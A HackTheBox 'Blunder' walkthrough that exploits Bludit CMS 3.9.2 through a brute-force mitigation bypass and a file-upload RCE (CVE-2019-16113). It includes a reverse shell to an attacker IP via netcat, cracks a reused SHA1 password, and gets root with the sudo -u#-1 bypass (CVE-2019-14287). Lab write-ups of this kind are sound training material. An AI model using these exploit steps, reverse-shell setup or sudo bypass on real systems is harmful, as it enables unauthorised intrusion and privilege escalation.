

HackTheBox – Blunder



Summary

- Discovery of Bludit CMS version 3.9.2, this software has multiple vulnerabilities.
- Exploited a bruteforce bypass exploit to capture credentials for fergus.
- Exploited a file upload exploit to gain a shell on the server.
- Discovered password hash for the user – Hugo, which was easily cracked.
- Authenticated as Hugo.
- Escalated privileges to root via CVE-2019-14287 which is a sudo security bypass exploit.

Recon

I began by adding 10.10.10.191 to /etc/hosts as blunder.htb.

This was followed up by nmap scans only revealing FTP on port 21 as closed and 1 open port – HTTP on port 80.

```
driggzzzz@kali:~/Desktop/HTB/Blunder$ sudo nmap -T5 blunder.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-19 07:04 EDT
Nmap scan report for blunder.htb (10.10.10.191)
Host is up (0.013s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
21/tcp    closed ftp
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 3.01 seconds
driggzzzz@kali:~/Desktop/HTB/Blunder$ sudo nmap -T5 blunder.htb -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-19 07:04 EDT
Nmap scan report for blunder.htb (10.10.10.191)
Host is up (0.011s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE
21/tcp    closed ftp
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 55.37 seconds
driggzzzz@kali:~/Desktop/HTB/Blunder$ sudo nmap -sV -sC blunder.htb -p80,21 -oN nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-19 07:05 EDT
Nmap scan report for blunder.htb (10.10.10.191)
Host is up (0.012s latency).

PORT      STATE SERVICE VERSION
21/tcp    closed ftp
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.44 seconds
```

Running dirb against the HTTP server reveals a couple of potentially interesting pages in robots.txt, LICENSE and admin.

```
-----
DIRB v2.22
By The Dark Raver
-----

OUTPUT_FILE: dirb.txt
START_TIME: Mon Oct 19 07:18:44 2020
URL_BASE: http://blunder.htb/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----

GENERATED WORDS: 20458

---- Scanning URL: http://blunder.htb/ ----
+ http://blunder.htb/0 (CODE:200|SIZE:7562)
+ http://blunder.htb/LICENSE (CODE:200|SIZE:1083)
+ http://blunder.htb/about (CODE:200|SIZE:3281)
==> DIRECTORY: http://blunder.htb/admin/
+ http://blunder.htb/cgi-bin/ (CODE:301|SIZE:0)
+ http://blunder.htb/robots.txt (CODE:200|SIZE:22)
+ http://blunder.htb/server-status (CODE:403|SIZE:276)
+ http://blunder.htb/usb (CODE:200|SIZE:3960)

---- Entering directory: http://blunder.htb/admin/ ----
+ http://blunder.htb/admin/ajax (CODE:401|SIZE:0)
```

Running dirb again searching for .txt extensions nets todo.txt

```
-----
DIRB v2.22
By The Dark Raver
-----

OUTPUT_FILE: dirb.txt
START_TIME: Mon Oct 19 07:38:45 2020
URL_BASE: http://blunder.htb/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
EXTENSIONS_LIST: (.txt) | (.txt) [NUM = 1]

-----

GENERATED WORDS: 20458


---- Scanning URL: http://blunder.htb/ ----
+ http://blunder.htb/robots.txt (CODE:200|SIZE:22)
+ http://blunder.htb/todo.txt (CODE:200|SIZE:118)
```

Viewing todo.txt we can get a potential username – fergus.




```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

Viewing the website there only appears to be a blog.



However, navigating to /admin reveals a CMS login portal for Bludit.



Viewing the page source we can see that Bludit version 3.9.2 is running.

```
view-source:http://blunder.htb/admin/
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Bludit</title>
5 <meta charset="UTF-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
7 <meta name="robots" content="noindex,nofollow">
8
9 <!-- Favicon -->
10 <link rel="shortcut icon" type="image/x-icon" href="/bl-kernel/img/favicon.png?version=3.9.2">
11
12 <!-- CSS -->
13 <link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/css/bootstrap.min.css?version=3.9.2">
14 <link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/admin/themes/booty/css/bludit.css?version=3.9.2">
15 <link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/admin/themes/booty/css/bludit.bootstrap.css?version=3.9.2">
16
```

There are 2 interesting exploits for this particular version, first a brute force mitigation bypass:

<https://rastating.github.io/bludit-brute-force-mitigation-bypass/>

And secondly a file upload exploit which requires authentication.

<https://github.com/ynots0ups/CVE-2019-16113>

Both of these exploits need modifying to run however.

Exploit #1: Brute Force mitigation bypass.

I copied the POC script from <https://rastating.github.io/bludit-brute-force-mitigation-bypass/> and created a wordlist based on the blog using cewl.

```
driggzzzz@kali:~/Desktop/HTB/Blunder$ cewl http://blunder.htb > cewl.txt
driggzzzz@kali:~/Desktop/HTB/Blunder$ head cewl.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
the
and
for
Load
Plugins
has
Page
King
more
```

I commented out the following lines as they aren't required.

```
# Generate 50 incorrect passwords
# for i in range(50):
#     wordlist.append('Password{i}'.format(i = i))

# Add the correct password to the end of the list
# wordlist.append('adminadmin')
```

I also commented out this line to shorten the output of the script.

```
# print('[*] Trying: {p}'.format(p = password))
```

I then modified the host and username variables to match the target.

```
host = 'http://blunder.htb'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = []
```

And finally added the following lines to access the wordlist I created with cewl.

```
with open("cewl.txt", "r") as list:
    for i in list:
        wordlist.append(i.rstrip())
```

Running the script successfully finds the password for fergus as RolandDeschain.

```
driggzzzz@kali:~/Desktop/HTB/Blunder$ python3 exploit.py
SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```

FootHold

I downloaded the following python script:

<https://github.com/ynots0ups/CVE-2019-16113/blob/master/cve-2019-16113.py>

This didn't require much tweaking, just the following fields.

```
TARGET_URI = "http://blunder.htb"

# Target Bludit credentials
USERNAME = "fergus"
PASSWORD = "RolandDeschain"

# For reverse shell
# Setup listener prior to execution: nc -lvp 303
ATTACKER_IP = '10.10.14.5'
ATTACKER_PORT = '9001'
```

I set up my listener and ran the exploit, this granted me a shell as www-data.

```
driggzzzz@kali:~/Desktop/HTB/Blunder$ python3 rce.py
[+] Login successful!
[+] Upload of malicious file cknjoryfd.png successful!
[+] Modification of .htaccess successful!
[+] Sending request to spawn shell. You may Ctrl+C this program once shell is recieved.
```

```
driggzzzz@kali:~/Desktop/HTB/Blunder$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.191] 51072
Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
13:41:04 up 1:33, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
shaun    :0       :0            12:07   ?xdm?  4:18   0.00s  /usr/lib/gdm3/gdm-x-session --run-script env GNOME_
SHELL_SESSION_MODE=ubuntu /usr/bin/gnome-session --systemd --session=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami; hostname; id
www-data
blunder
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Privilege Escalation – User: Hugo

In /var/www/bludit-3.10.0a/bl-content/databases/users.php there is a SHA1 password hash for a user – Hugo.

```
www-data@blunder: /var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS. '); ?>
{
  "admin": {
    "nickname": "Hugo",
    "firstName": "Hugo",
    "lastName": "",
    "role": "User",
    "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
    "email": "",
    "registered": "2019-11-27 07:40:55",
    "tokenRemember": "",
    "tokenAuth": "b380cb62057e9da47afce66b4615107d",
    "tokenAuthTTL": "2009-03-15 14:00",
    "twitter": "",
    "facebook": "",
    "instagram": "",
    "codepen": "",
    "linkedin": "",
    "github": "",
    "gitlab": ""
  }
}
```

A quick google search for this hash nets a result – Password120.

The screenshot shows a web interface for a SHA1 hash decryption tool. At the top, the text "Sha1() Encrypt & Decrypt" is displayed in a handwritten style, with "Encrypt" in green and "Decrypt" in red. Below this is a text input field containing the hash "faca404fd5c0a31cf1897b823c695c85cffeb98d". Two red buttons labeled "Encrypt" and "Decrypt" are positioned below the input field. Below the buttons is a green horizontal bar. Underneath the bar, the text "Ads by Google" is visible, along with a blue button labeled "Stop seeing this ad" and a white button labeled "Why this ad?". At the bottom of the screenshot, the result of the decryption is shown: "faca404fd5c0a31cf1897b823c695c85cffeb98d : Password120". Below this result, the text "Found in 0.052s" is displayed.

This password is reused and can be used to su to Hugos account.

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120

hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ whoami; id; cat ~/user.txt
<0a/bl-content/databases$ whoami; id; cat ~/user.txt
hugo
uid=1001(hugo) gid=1001(hugo) groups=1001(hugo)
fa8273d110720d19b4bb6a9153361f74
```

Privilege Escalation - Root

Checking Hugo's sudo permissions it is possible to run bash as any user except for root.

```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -l
sudo -l
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

Checking the sudo version shows that it is running version 1.8.25p1

```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo --version
sudo --version
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
```

This particular version has a known security bypass vulnerability, this can easily be abused by using the -u switch to declare a user and providing a UID with a negative number – e.g. *sudo -u#-1*

We can simply run the sudo command to run bash with the UID set to #-1 and gain a bash session as root.

```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -u#-1 /bin/bash
←3.10.0a/bl-content/databases$ sudo -u#-1 /bin/bash
root@blunder:/var/www/bludit-3.10.0a/bl-content/databases# whoami; hostname; id; cat /root/root.txt
<databases# whoami; hostname; id; cat /root/root.txt
root
blunder
uid=0(root) gid=1001(hugo) groups=1001(hugo)
c0edd860da5194e78d3d2434d07e4c99
```